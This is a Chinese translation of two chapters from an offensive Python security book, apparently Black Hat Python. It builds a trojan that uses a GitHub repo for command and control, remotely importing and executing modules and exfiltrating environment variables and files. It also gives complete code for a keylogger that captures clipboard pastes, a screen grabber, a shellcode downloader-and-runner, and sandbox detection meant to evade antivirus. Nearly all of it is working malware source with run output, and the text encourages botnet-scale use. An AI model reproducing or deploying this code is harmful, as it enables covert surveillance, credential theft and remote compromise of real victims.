如果你还没有 GitHub 账号，打开 GitHub.com 进行注册，然后创建一个名为 chapter7 的项目。接下来，你还需要安装 Python 的 GitHub API 库[2]，它可以让你自动地与你的 repo 进行交互。你可以在命令行下输入如下命令进行安装：

```
pip install github3.py
```

你还需要安装 git 的客户端。我个人是在 Linux 平台下进行开发的，但客户端可以在任何平台上工作。下面我们为 chapter7 项目搭建基本的框架。在命令行下输入如下命令，如果你是在 Windows 环境下，可以做相应修改：

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adding repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

现在，我们已经为本章的 repo 创建了最原始的框架。config 目录保存包含对应的每个木马被控端的配置文件。你在安装木马的时候，可能需要不同的木马被控端执行不同的任务，这时可以通过修改对应的配置文件实现。modules 目录包含木马被控端所要下载和执行的所有模块代码。我们将修改 Python 导入

2. Python 的 GitHub 库的地址：*https://github.com/copitux/Python-github3/*。

模块的机制，使得我们的木马可以直接从 GitHub 的 repo 中导入 Python 库。这种远程加载的能力允许我们在 GitHub 中保存第三方库，添加新的功能或依赖关系的时候就不需要每次都对木马重新进行编译了。data 目录用来保存木马上传的数据、键盘记录、屏幕快照等资料。接下来，我们创建几个简单的模块和配置文件的实例。

创建模块

在接下来的几章中，你将会利用本章的木马做一些更有趣的事情，如记录键盘输入和截取屏幕快照。但现在我们仅创建几个简单的模块，这样能更方便地进行测试和部署。在 modules 目录下新建一个名为 *dirlister.py* 的文件，然后输入如下代码：

```
import os

def run(**args):

    print "[*] In dirlister module."
    files = os.listdir(".")

    return str(files)
```

这几行代码定义了一个 run 函数，它列举了当前目录下的所有文件，并将文件的列表作为字符串返回。你开发的所有模块中都应该定义一个 run 函数并提供可变数量的参数。这样做的好处：一是可以使用相同的方法加载模块，使接口更加通用；二是提供了充分的可扩展能力，你可以在需要的时候通过定制配置文件提供不同的参数，从而完成不同的任务。

下面我们创建另一个模块 *environment.py*。

```
import os

def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

这个模块获取了木马所在远程机器上的所有环境变量。现在我们需要将模块推送到 GitHub 的 repo 中，这样我们的木马才能使用它们。在命令行下切换

到你的项目所在的主路径中，然后输入如下命令：

```
$ git add .
$ git commit -m "Adding new modules"
$ git push origin master
Username: ********
Password: ********
```

然后你就可以看到你的代码已经推送到了 GitHub 上，你还可以使用你的账号登录 GitHub 再次确认。这就是我们以后继续开发代码的方式了。我建议你在课后加入更加复杂的模块，以促进对本章的学习。如果你安装了数以百计的木马被控端，那么你可以通过这种方式将一些新的模块推送到 GitHub 的 repo 中，然后通过修改本地版本木马中的配置文件启用这些模块，并检测相应的效果。这样的话，你就可以先在虚拟机或家里的主机上进行测试，然后再决定是否在远程的木马被控端上下载和使用这些代码。

木马配置

我们需要对木马分配任务，在一定的时期内完成相应的工作。这意味着我们需要通过一种途径通知木马被控端需要完成什么样的工作及完成这些工作所需要的模块。使用配置文件能满足我们的需求，而且还能根据需要进行休眠（不分配任何任务）。你可以对安装的每一个木马都分配一个唯一的标识符，这样你就可以对木马执行返回的数据进行分类，以及控制单个木马执行特定的任务。本章我们配置木马执行查找 `config` 目录下的 *TROJANID.json* 文件，并返回一个简单的 JSON 格式的文档，我们可以对它进行解析并转换成一个 Python 形式的字典，然后再使用它。同时，JSON 格式的配置文件也非常便于我们对其中的选项进行修改。进入 *config* 目录，新建 *abc.json* 文件，然后输入如下内容：

```
[
    {
     "module" : "dirlister"
    },
    {
    "module"  : "environment"
    }
]
```

这仅仅是我们需要远程木马运行的模块的简单列表。之后你会看到我们是如何读入这个 JSON 文档再提取其中的每个选项，然后加载相应的模块的。你可以发挥你的想象力，添加一些实用的额外的配置选项，如模块执行持续的时间，执行的次数，模块执行的参数等。在命令行下切换到你项目所在的主路径中，然后输入如下命令：

```
$ git add .
$ git commit -m "Adding simple config."
$ git push origin master
Username: ********
Password: ********
```

这个配置文件非常简单，它提供了木马需要导入和运行的模块的列表。你在建立木马框架的时候，可以在配置选项中添加一些额外的功能，包括渗透攻击的一些方法等，我会在第 9 章中进行演示。现在，我们已经有了配置文件和一些简单的、可运行的模块，下面我们开始编写木马的主体框架吧。

编写基于 GitHub 通信的木马

我们将编写木马的主体框架，它从 GitHub 上下载配置选项和运行的模块代码。第一步需要做的是编写调用 GitHub API 所需的代码，来实现与 GitHub 的连接、认证和通信的功能。打开一个新的文件，命名为 *git_trojan.py*，然后输入如下代码：

```
import json
import base64
import sys
import time
import imp
import random
import threading
import Queue
import os

from github3 import login
```

```
❶ trojan_id = "abc"

trojan_config   = "%s.json" % trojan_id
data_path       = "data/%s/" % trojan_id
trojan_modules  = []
configured      = False
task_queue      = Queue.Queue()
```

上面仅仅是一些简单的结构性的代码，包含必须导入的 Python 库，它使得我们在对代码进行编译的时候控制木马的体积在相对较小的范围之内。这里我说相对是因为大部分使用 py2exe[3]编译的 Python 对应的二进制文件大小都已经在 7MB 左右了。我们唯一需要关注的是 `trojan_id` 变量，它唯一地标识了我们的木马文件。如果你将这个技术推广使用在大型的僵尸网络上，可能需要自动生成木马的代码文件，设置他们的 ID，然后自动创建相应的配置文件推送到 GitHub 上，最后将木马代码编译成可执行文件。这里我们不需要创建僵尸网络，但你可以想象一下如何去实现它。

现在是时候添加与 GitHub 相关的代码了。

```
def connect_to_github():
    gh = login(username="yourusername",password="yourpassword")
    repo   = gh.repository("yourusername","chapter7")
    branch = repo.branch("master")

    return gh,repo,branch

def get_file_contents(filepath):

    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()

    for filename in tree.tree:

        if filepath in filename.path:
            print "[*] Found file %s" % filepath
            blob = repo.blob(filename._json_data['sha'])
```

3. py2exe 项目的地址：*http://www.py2.exe.org/*。

```
            return blob.content

    return None

def get_trojan_config():
    global configured
    config_json = get_file_contents(trojan_config)
    config      = json.loads(base64.b64decode(config_json))
    configured  = True

    for task in config:

        if task['module'] not in sys.modules:

            exec("import %s" % task['module'])

    return config

def store_module_result(data):

    gh,repo,branch = connect_to_github()
    remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000))
    repo.create_file(remote_path,"Commit message",base64.b64encode(data))

    return
```

这四个函数是木马与 GitHub 之间交互的核心代码。connect_to_github 函数对用户进行认证，然后获得当前的 repo 和 branch 的对象提供给其他函数使用。需要注意的是，在真实的场景中，你需要尽量将认证函数的代码进行混淆以避免账号和口令的泄露。通过访问控制，你需要设计每个木马可以有权访问项目中的相应位置。这样可以避免你的木马被捕获之后，对方可以通过你的账号登录并删除所有的数据。get_file_contents 函数从远程的 repo 中抓取文件，然后将文件内容读取到本地的变量中，我们将在读取配置文件和模块的源代码时用到它。get_trojan_config 函数获得 repo 中的远程配置文件，木马解析其中的内容获得需要运行的模块名称。最后的 store_module_result 函数用来将我们从目标机器上收集的数据推送到 repo 中。下面我们将破解 Python 的模块导入机制，实现从 GitHub 的 repo 中远程导入文件。

Python 模块导入功能的破解

如果你按部就班地学习了本书的内容，你应该知道我们可以使用 Python 的 `import` 功能导入第三方库，从而使用其中包含的代码。我们想让木马实现相同的功能，除此之外，我们还想确认是否导入了第三方的依赖库（如 Scapy 或 `netaddr`），则木马之后调用的功能模块也可以使用这个第三方库。Python 允许我们在导入模块的实现过程中插入我们自己的功能函数。这样的话，如果在本地找不到需要的模块，就会调用我们编写的用于导入的类，它允许我们远程获取 repo 中的模块并导入。这个功能可以通过添加自定义的类到 `sys.meta_path`[4] 列表中实现。下面我们通过添加如下代码，创建定制的加载类。

```
class GitImporter(object):
    def __init__(self):
    self.current_module_code = ""

    def find_module(self,fullname,path=None):
        if configured:
            print "[*] Attempting to retrieve %s" % fullname
❶           new_library = get_file_contents("modules/%s" % fullname)

            if new_library is not None:
❷               self.current_module_code = base64.b64decode(new_library)
                return self

        return None

    def load_module(self,name):

❸       module = imp.new_module(name)
❹       exec self.current_module_code in module.__dict__
❺       sys.modules[name] = module

        return module
```

当 Python 解释器尝试加载不存在的模块时，我们的 `GitImporter` 类就会被

4. Karol Kuczmarski 写的一篇非常棒的文章，解释了 Python 导入机制破解的过程：*http://xion.org.pl/2012/05/06/hacking-python-imports/*。

调用。首先执行的是 find_module 函数，它尝试获得模块所在的位置。在这个函数中，我们调用了之前编写的远程文件加载器❶，如果在 repo 中能定位到所需的模块文件，则对其中的内容进行 base64 解密并将结果保存到 GitImporter 类中❷。通过返回 self 变量，我们告诉 Python 解释器找到了所需的模块，之后 Python 解释器调用 load_module 函数完成模块的实际加载过程。接下来，我们先利用本地的 imp 模块创建一个空的模块对象❸，然后将 GitHub 中获得的代码导入到这个对象中❹。最后，我们将这个新建的模块添加到 sys.modules 列表里面❺，这样在之后的代码中我们就可以使用 import 方法调用这个模块了。接下来，我们先完成木马所需的最后一些代码，然后进行测试。

```
def module_runner(module):

    task_queue.put(1)
❶   result = sys.modules[module].run()
    task_queue.get()

    # 保存结果到我们的 repo 中
❷   store_module_result(result)

    return

# 木马的主循环
❸ sys.meta_path = [GitImporter()]

while True:

    if task_queue.empty():

❹       config       = get_trojan_config()

        for task in config:
❺           t = threading.Thread(target=module_runner,args=(task['module'],))
            t.start()
            time.sleep(random.randint(1,10))

    time.sleep(random.randint(1000,10000))
```

首先，我们需要确保在木马的主循环开始之前添加我们自定义的模块导入器❸。然后从 repo 中获取木马的配置文件❹，之后，我们对需要运行的模块单

独建立线程❺。在 module_runner 函数中，我们调用了模块的 run 函数❶来完成模块代码的执行。模块运行完成之后，在返回的字符串中应该包含了模块执行的结果，我们将结果推送到 repo 中❷。最后，木马休眠了一个随机数量的时间，以避免目标网络产生流量异常。当然，你也可以在这期间访问 Google 或做一些其他事情进行伪装。现在，我们来测试一下吧！

小试牛刀

代码已经编写完毕！下面我们可以在命令行下运行我们编写的木马了。

警告 如果你的机器上包含一些敏感的文件或环境变量，那么请记住：如果使用了公开的 repo，则这些信息可能会被上传到 GitHub 上公之于众。不要说我没有提醒你！当然，你也可以使用我们将在第 9 章中介绍的一些加密技术进行处理。

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

一切正常！木马连接到了我们的 repo 中，获取配置文件，下载了配置文件中设置的两个模块并运行。

现在，你可以在命令行下切换到项目所在的主目录，输入如下命令：

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
 * branch            master     -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
 data/abc/29008.data |    1 +
 data/abc/44763.data |    1 +
 2 files changed, 2 insertions(+), 0 deletions(-)
 create mode 100644 data/abc/29008.data
 create mode 100644 data/abc/44763.data
```

太棒了！木马在运行两个模块之后成功上传了结果。

接下来，你可以对这个命令和控制技术的核心框架进行大量的改进和完善。加密所有的模块、配置文件和窃取的数据等就是一个不错的开始。如果你要在大范围内使用这个木马，那么你还需要实现后端的自动管理，自动上传下载数据、更新配置和木马文件等。随着木马功能的不断增多，你可能还需要考虑如何让木马加载动态库和编译过的静态库来扩展功能。目前而言，我们还是将重点放在如何实现一些独立任务的模块，并将它们与我们的 GitHub 木马相结合上面。

8

Windows 下木马的常用功能

我们在部署木马服务端的时候，通常希望它能完成一些常见的任务，如抓取按键记录、截取屏幕快照或执行 shellcode 以提供可与 CANVAS 或 Metasploit 等工具进行交互的会话。这些功能是我们本章关注的内容。我们还将穿插介绍一些沙盒的检测技术，用来确认我们的木马是否运行在反病毒或取证软件的沙盒中。你可以很容易地修改本章介绍的这些模块，然后将它集成到我们的木马框架中。在之后的几章中，我们将介绍基于浏览器的中间人攻击方法及权限提升技术，这些技术也能集成到你的木马中。我们介绍的每一项技术都有一定的挑战性，可能会被终端用户或反病毒软件所捕获。我建议你在完成木马的部署之后尽量小心地测试一些新的模块。你可以在实验环境下测试这些模块，然后再将它们用到真实的目标上。下面我们以创建一个简单的键盘嗅探器开始吧。

有趣的键盘记录

键盘记录是本书中最古老的黑客技术之一，但至今仍在不同的层面上广泛使用。攻击者使用它是因为它能有效地捕获所需的敏感信息，如账号密码和聊

天记录等。

优秀的第三方 Python 库 PyHook[1]能让我们很容易地捕获所有的键盘事件。它利用了原生的 Windows 函数 `SetWindowsHookEx`，这个函数允许我们安装自定义的钩子函数，当特定的 Windows 事件发生时，这个钩子函数就会被调用。我们通过注册键盘事件的钩子函数就能捕获目标机器触发的所有按键消息。除此之外，我们还需要精确地知道是在哪些进程中执行了这些按键，这样我们才能确定用户名、密码和其他一些有用信息的所属对象。PyHook 库为我们封装了所有的这些底层编程方法，我们只需要关注键盘记录的核心逻辑。现在，我们新建 *keylogger.py* 文件并打开，输入如下代码：

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32     = windll.user32
kernel32   = windll.kernel32
psapi      = windll.psapi
current_window = None

def get_current_process():

    # 获得前台窗口的句柄
❶   hwnd = user32.GetForegroundWindow()

    # 获得进程 ID
    pid = c_ulong(0)
❷   user32.GetWindowThreadProcessId(hwnd, byref(pid))

    # 保存当前的进程 ID
    process_id = "%d" % pid.value

    # 申请内存
    executable = create_string_buffer("\x00" * 512)
```

1. PyHook 库的下载地址：*http://sourceforge.net/projects/pyhook/*。

```
❸    h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)

❹    psapi.GetModuleBaseNameA(h_process,None,byref(executable),512)

     # 读取窗口标题
     window_title = create_string_buffer("\x00" * 512)
❺    length = user32.GetWindowTextA(hwnd, byref(window_title),512)

     # 输出进程相关的信息
     print
❻    print "[ PID: %s - %s - %s ]" % (process_id, executable.value, window_¬
     title.value)
     print


     # 关闭句柄
     kernel32.CloseHandle(hwnd)
     kernel32.CloseHandle(h_process)
```

好了，我们仅仅是定义了一些有用的变量和一个函数，这个函数的功能是获取当前活动的窗口及对应的进程 ID。在这个函数中，我们先是调用了 GetForeGroundWindow 函数❶，它返回了目标桌面上当前活动窗口的句柄。然后，我们将句柄作为参数调用了 GetWindowThreadProcessId 函数❷，它返回的是窗口对应的进程 ID。之后，我们打开进程❸，利用返回的进程句柄，我们获得了进程对应的可执行文件的名字❹。通过调用 GetWindowTextA 函数❺，我们获得了窗口标题栏中显示的文本字符。最后，我们将所有的信息通过一种醒目的方式进行了输出❻，你可以直观地看到键盘记录所对应的进程和窗口。现在，我们来完成最后的工作，添加键盘记录器的核心代码。

```
def KeyStroke(event):

    global current_window

    # 检查目标是否切换了窗口
❶   if event.WindowName != current_window:
        current_window = event.WindowName
```

```
            get_current_process()

        # 检测按键是否为常规按键（非组合键等）
❷       if event.Ascii > 32 and event.Ascii < 127:
            print chr(event.Ascii),
        else:
            # 如果是输入为[Ctrl-V]，则获得剪切板的内容
❸           if event.Key == "V":

                win32clipboard.OpenClipboard()
                pasted_value = win32clipboard.GetClipboardData()
                win32clipboard.CloseClipboard()

                print "[PASTE] - %s" % (pasted_value),

            else:

                print "[%s]" % event.Key,

        # 返回直到下一个钩子事件被触发
        return True

    # 创建和注册钩子函数管理器
❹   kl          = pyHook.HookManager()
❺   kl.KeyDown  = KeyStroke

    # 注册键盘记录的钩子，然后永久执行
❻   kl.HookKeyboard()
    pythoncom.PumpMessages()
```

就是这么简单！我们定义了 PyHook 的 HookManager 管理器❹，然后将我们自定义的回调函数 KeyStroke 与 KeyDown 事件进行了绑定❺。之后，我们通过 PyHook 钩住了所有的按键事件❻，然后继续消息循环。当目标按下键盘上的一个键时，我们的 KeyStroke 函数就会被调用，它唯一的一个参数是触发这个事件的对象。在这个函数中，我们第一件要做的事是检查用户是否切换了窗口❶，如果切换了窗口，我们需要重新获得当前窗口的名字及进程信息。然后，

我们检查按键是否在可输出的 ASCII 码范围之内❷，如果是的话，输出即可。如果按键是修饰键（如 Shift、Ctrl 或 Alt 键）或其他非标准的按键，那么我们从事件的对象中提取按键的名称。我们还检查了用户是否在进行粘贴操作❸，如果是的话，我们提取剪切板中的内容。我们的回调函数通过返回 `True` 来允许执行消息队列中的下个 hook 事件（如果有的话）。下面我们来测试一下吧！

小试牛刀

这个键盘记录器的测试很简单。运行它，然后开始正常使用 Windows。你可以尝试使用一下你的 Web 浏览器、计算器或者任何其他应用程序，然后查看命令行终端中的结果。下面的输出看起来有点少，这是由于本书的排版限制。

```
C:\>python keylogger-hook.py

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe key logger-hook.py ]

t e s t

[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ]

w w w . n o s t a r c h . c o m [Return]

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe keylogger-hook.py ]

[Lwin] r

[ PID: 1944 - Explorer.EXE - Run ]

c a l c [Return]

[ PID: 2848 - calc.exe - Calculator ]

1 [Lshift] + 1 =
```

可以看到，我在运行键盘记录器脚本的终端窗口中输入了单词 test。然后我启动了 IE 浏览器，输入了网址 *www.nostarch.com*，我还运行了一些其他的应用

程序。现在，我可以打包票我们的键盘记录器已经可以作为木马的一部分使用了！接下来，我们学习如何截取屏幕快照。

截取屏幕快照

大部分渗透测试框架和恶意软件都具有截取远程目标屏幕快照的能力。它能帮助我们捕获打开的图片、播放的视频帧或其他敏感信息，这些信息通常不能由数据抓包或键盘记录来获取。幸运的是，我们可以使用 PyWin32 库（参考第 10 章中的安装依赖包部分的内容），通过调用本地 Windows API 的方式实现抓屏功能。

屏幕抓取器利用 Windows 图形设备接口（GDI）获得抓取屏幕时必需的参数，如屏幕大小、分辨率等信息。一些抓屏软件只抓取当前活动的窗口或应用的图像，但本章我们将对整个屏幕进行抓屏。下面我们开始吧，新建 *screenshotter.py* 文件，然后输入如下代码：

```
import win32gui
import win32ui
import win32con
import win32api

# 获得桌面窗口的句柄
❶ hdesktop = win32gui.GetDesktopWindow()

# 获得所有显示屏的像素尺寸
❷ width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

# 创建设备描述表
❸ desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)

# 创建基于内存的设备描述表
❹ mem_dc = img_dc.CreateCompatibleDC()
```

```
    # 创建位图对象
❺ screenshot = win32ui.CreateBitmap()
    screenshot.CreateCompatibleBitmap(img_dc, width, height)
    mem_dc.SelectObject(screenshot)

    # 复制屏幕到我们的内存设备描述表中
❻ mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)

❼ # 将位图保存到文件
    screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')

    # 释放对象
    mem_dc.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())
```

现在我们来看看这么简短的脚本都做了些什么事情。首先，我们获取整个桌面的句柄❶，它包含了所有可显示区域，即使这些区域分布在多个显示屏上。然后，我们获得了显示屏的像素大小❷，它决定了屏幕快照的尺寸。我们以之前获得的桌面句柄为参数，通过调用 `GetWindowDC` 函数❸创建了一个设备描述表[2]。下一步，我们需要创建一个基于内存的设备描述表❹，用它来存储我们捕获到的图片，直到我们将二进制的位图保存到文件中。我们还通过桌面的设备描述表创建了一个位图对象❺，`SelectObject` 函数将基于内存的设备描述表指向我们捕获到的位图对象。我们利用 `BitBlt` 函数❻将桌面图片按比特复制并保存到内存描述表中，你可以把这个过程当成对 GDI 对象的 `memcpy` 调用。最后，我们将图片保存到磁盘文件❼。这个脚本非常容易测试：只需要在命令行中运行它，然后就可以在 `C:\WINDOWS\Temp` 目录中检查生成的 *screenshot.bmp* 文件了。接下来，我们学习 shellcode 执行。

Python 方式的 shellcode 执行

有时候，你可能需要与你目标机器中的某一台主机进行交互，或者在目标主机上运行你钟爱的渗透测试框架中的某种新的漏洞利用模块。这样的需求虽然不常有，但非常典型，需要我们具备在目标机器上执行 shellcode 的方法。为

2. 了解更多关于设备描述表和 GDI 编程方面的内容，可以访问 MSDN 页面：*http://msdn.microsoft.com/en-us library/windows/desktop/ dd183553(v=vs.85).aspx*。

了执行原生的二进制 shellcode，我们只需要在内存中申请缓冲区，然后利用 ctypes 模块创建指向这片内存的函数指针，最后调用这个函数。在我们的例子中，我们将利用 urllib2 模块从 Web 服务器上下载 base64 编码的 shellcode 然后执行。下面我们开始吧！打开 *shell_exec.py* 文件，输入如下代码：

```
import urllib2
import ctypes
import base64

# 从我们的 Web 服务器上下载 shellcode
url = "http://localhost:8000/shellcode.bin"
❶ response = urllib2.urlopen(url)

# base64 解码 shellcode
shellcode = base64.b64decode(response.read())

# 申请内存空间
❷ shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

# 创建 shellcode 的函数指针
❸ shellcode_func    = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE¬
(ctypes.c_void_p))

# 执行 shellcode
❹ shellcode_func()
```

太不可思议了！我们从 Web 服务器上下载了 base64 编码的 shellcode❶。然后申请了一个缓冲区❷来保存解密后的 shellcode，ctypes 模块的 cast 函数允许我们在 shellcode 的缓冲区内存空间中建立函数指针❸，这样我们就能像调用普通的 Python 函数那样调用我们的 shellcode 了。在代码的结尾，我们调用了函数指针，由此执行 shellcode❹。

小试牛刀

你可以手工输入或者使用流行的渗透测试框架如 CANVAS 或 Metasploit[3]生

3. 因为 CANVAS 是商业软件，所以你可以通过如下链接学习如何生成 Metasploit 的 payload：*http://www.offensive- security.com/metasploit-unleashed/Generating_Payloads*。

成一些 shellcode。在本章中，我使用 CANVAS 挑选了一些 Windows x86 环境下的 shellcode。将二进制的 shellcode 保存到 Linux 机器上的*/tmp/shellcode.raw* 文件中，然后执行下面的命令：

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

我们使用了标准的 Linux shell 命令对 shellcode 进行了 base64 加密。然后，利用 `SimpleHTTPServer` 模块将当前的工作目录（这个例子中为*/tmp/*目录）作为 Web 服务的根目录，并建立 Web 服务器。这样你所有的对文件的访问请求都会被自动处理。现在，将你的 *shell_exec.py* 脚本复制到 Windows 虚拟机中执行。在 Linux 机器的终端上可能会看到如下输出：

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

这意味着你的脚本已经从之前我们利用 `SimpleHTTPServer` 模块搭建的简易 Web 服务器上获得了 shellcode。如果一切正常，那么你将能在渗透测试框架中接收到 shell 回连，然后在目标机器上弹出计算器（*calc.exe*），显示一个对话框或其他你的 shellcode 提供的任何功能。

沙盒检测

防病毒软件越来越多地使用了某种类型的沙盒来检测可疑样本的行为。无论这种沙盒是否运行在网络边界上（这种方式越来越流行），或者就在目标机器本身上运行，我们都必须尽最大努力避免目标网络上可能的防御。我们可以使用一些标识来尝试确定我们的木马是否运行在沙盒内部。我们将会监视目标机器最近的用户输入，包括键盘输入和鼠标点击。

下面我们将添加代码来搜寻键盘事件、鼠标点击和双击事件。我们的脚本还尝试判断沙盒的管理者是否在重复发送输入信号（例如，可疑的快速持续的鼠标点击），管理者通过这种行为调用原始的沙盒检测方法。我们将对用户与机器最后交互的时间与机器已经开机运行的时间进行对比，这是判断我们是否在沙盒内部运行的极好方式。正常的机器在启动之后，用户可能在一天的某些时间点上频繁地与机器进行交互，但在沙盒环境中通常没有用户的交互，这是因为沙盒通常被用来自动地对恶意软件进行分析。

通过对沙盒进行检测，我们可以决定我们的木马是否该继续运行。下面我们就来编写一些沙盒检测的代码，打开 *sandbox_detect.py* 文件，输入如下代码：

```
import ctypes
import random
import time
import sys

user32   = ctypes.windll.user32
kernel32 = ctypes.windll.kernel32

keystrokes      = 0
mouse_clicks    = 0
double_clicks   = 0
```

这些变量用来保存鼠标单击、双击、键盘按键的总的数量。在之后的内容中，我们还将研究鼠标事件的时间分布情况。现在，我们先编写和测试部分代码，检测系统运行的时间和用户最后输入的时间。在你的 *sandbox_detect.py* 脚本中添加如下代码：

```
class LASTINPUTINFO(ctypes.Structure):
    _fields_ = [("cbSize", ctypes.c_uint),
                ("dwTime", ctypes.c_ulong)
                ]

def get_last_input():

    struct_lastinputinfo = LASTINPUTINFO()
❶   struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

    # 获得用户最后输入的相关信息
❷   user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))

    # 获得机器运行的时间
❸   run_time = kernel32.GetTickCount()

    elapsed = run_time - struct_lastinputinfo.dwTime
```

```
    print "[*] It's been %d milliseconds since the last input event." % ¬
    elapsed

    return elapsed

测试后删除下面的代码段!
❹ while True:
      get_last_input()
      time.sleep(1)
```

我们定义了 LASTINPUTINFO 结构体，它用来保存系统检测到的最后输入事件的时间戳（以毫秒为单位）。需要注意的是，你必须在调用函数写入时间戳之前，初始化 cbSize 变量❶，将它设置为结构体的大小。之后，我们调用了 GetLastInputInfo 函数❷，它将系统最后输入事件的时间填充到 struct_lastinputinfo.dwTime 字段中。我们通过调用 GetTickCount 函数❸获得系统开机以来运行的时间。最后的一小段代码❹是一个简单的测试，我们通过它确定在脚本的运行期间是否可以移动鼠标、敲击键盘上的按键，然后观察代码的输出。

下一步我们将定义一些与用户输入相关的阈值。这些值在我们获得系统运行的时间和用户最后输入的时间之前没有意义，因为上述的两个时间与目标系统的环境及我们攻破目标系统的方法有关，不同的攻击方法可能设置的阈值都不一样。举例来说，如果你仅仅通过钓鱼的方式对木马进行嵌入，那么用户很可能需要通过点击或进行某种操作才能被感染。这就意味着在木马运行之前的一两分钟之内，目标系统上都有用户的输入。在这种情况下，如果你发现目标系统已经启动了 10 分钟，但用户最后的输入也在 10 分钟之前，你应该意识到你很可能运行在沙盒的内部，它不发起任何用户输入。这样的判断策略是一款优秀的木马长时间运行的保证。

相同的技术在我们判断系统是否处于待机状态时也非常有用。你可能仅仅需要在用户使用系统期间才对屏幕进行抓屏，同样，你也可能只在用户下线的时候才开始传输数据或进行一些其他的任务。除了上面的技术之外，你还可以在一段时间内对用户的行为进行建模，以确定用户通常在线的日期和时间。

现在，我们删除最后三行测试代码，添加一些额外的代码来判断用户的按键和鼠标点击。与之前使用 PyHook 库的方法不同，这里我们仅仅使用 ctypes 的解决方案。你也可以在这里使用 PyHook 库达到相同的目的，但在相同的模块中使用两种不同的技术，可能会让杀毒软件和沙盒更容易对你的行为进行识

别。下面开始编写代码：

```
def get_key_press():

    global mouse_clicks
    global keystrokes

❶     for i in range(0,0xff):
❷         if user32.GetAsyncKeyState(i) == -32767:

              # 左键点击为 0x1
❸             if i == 0x1:
                  mouse_clicks += 1
                  return time.time()
❹             elif i > 32 and i < 127:
                  keystrokes += 1

    return None
```

通过这个简单的函数，我们获得了目标系统上鼠标点击的数量、鼠标点击的时间，以及按键盘的次数。在函数中，我们对所有可用的键的范围进行迭代❶，我们通过调用 `GetAsyncKeyState` 函数❷对每个键进行检查，以确定它是否被按下。如果检测到某个键被按下，我们先检查键值是否为 `0x1`❸，这是鼠标左键的虚拟键值。我们将鼠标左键点击的数量增加 1，返回当前的时间戳，之后我们需要利用这个时间进行计算。然后，我们检查是否为键盘上的 ASCII 按键❹，如果是的话，我们将检测到的按键事件的数量增加 1。现在，我们需要将上面编写的一些函数结合进我们的沙盒检测的主循环中，在 *sandbox_detect.py* 文件中添加如下代码：

```
def detect_sandbox():

    global mouse_clicks
    global keystrokes

❶   max_keystrokes   = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)

    double_clicks        = 0
```

```
    max_double_clicks         = 10
    double_click_threshold    = 0.250 # 秒为单位
    first_double_click        = None

    average_mousetime     = 0
    max_input_threshold   = 30000 # 毫秒为单位

    previous_timestamp    = None
    detection_complete    = False

❷   last_input = get_last_input()

    # 超过设定的阈值时强制退出
    if last_input >= max_input_threshold:
        sys.exit(0)

    while not detection_complete:

❸       keypress_time = get_key_press()

        if keypress_time is not None and previous_timestamp is not None:

            # 计算两次点击相隔的时间
❹           elapsed = keypress_time - previous_timestamp

            # 间隔时间短的话，则为用户双击
❺           if elapsed <= double_click_threshold:
                double_clicks += 1

                if first_double_click is None:

                    # 获取第一次双击时的时间
                    first_double_click = time.time()

                else:

❻                   if double_clicks == max_double_clicks:
❼                       if keypress_time - first_double_click <= ¬
```

```
                    (max_double_clicks * double_click_threshold):
                    sys.exit(0)

            # 用户的输入次数达到设定的条件
❽           if keystrokes >= max_keystrokes and double_clicks >= max_¬
            double_clicks and mouse_clicks >= max_mouse_clicks:

                return

            previous_timestamp = keypress_time

        elif keypress_time is not None:
            previous_timestamp = keypress_time

detect_sandbox()
print "We are ok!"
```

大功告成！请注意上面的代码之间的缩进。首先，我们定义了一些变量❶来追踪用户的鼠标点击。我们还定义了一些阈值，用来判断如果用户的键盘按键和鼠标点击次数达到了一定的数量，则说明我们的代码运行在沙盒之外。在每次运行过程中，我们都对这些阈值在一定的范围之内进行随机化，当然，你可以在你的测试中设置一个固定的更加合理的阈值。

然后，我们获取了系统中用户最后一次输入之后所经过的时间❷，如果我们觉得这个时间太长（这可能取决于木马感染的方式，如前文中所提到的），则强制退出，终结木马的运行。当然，你还可以在退出之前做一些无关紧要的操作，如读取某个注册表或读取某个文件。通过这一步的检验之后，我们进行到主要的键盘按键和鼠标点击的检测循环中。

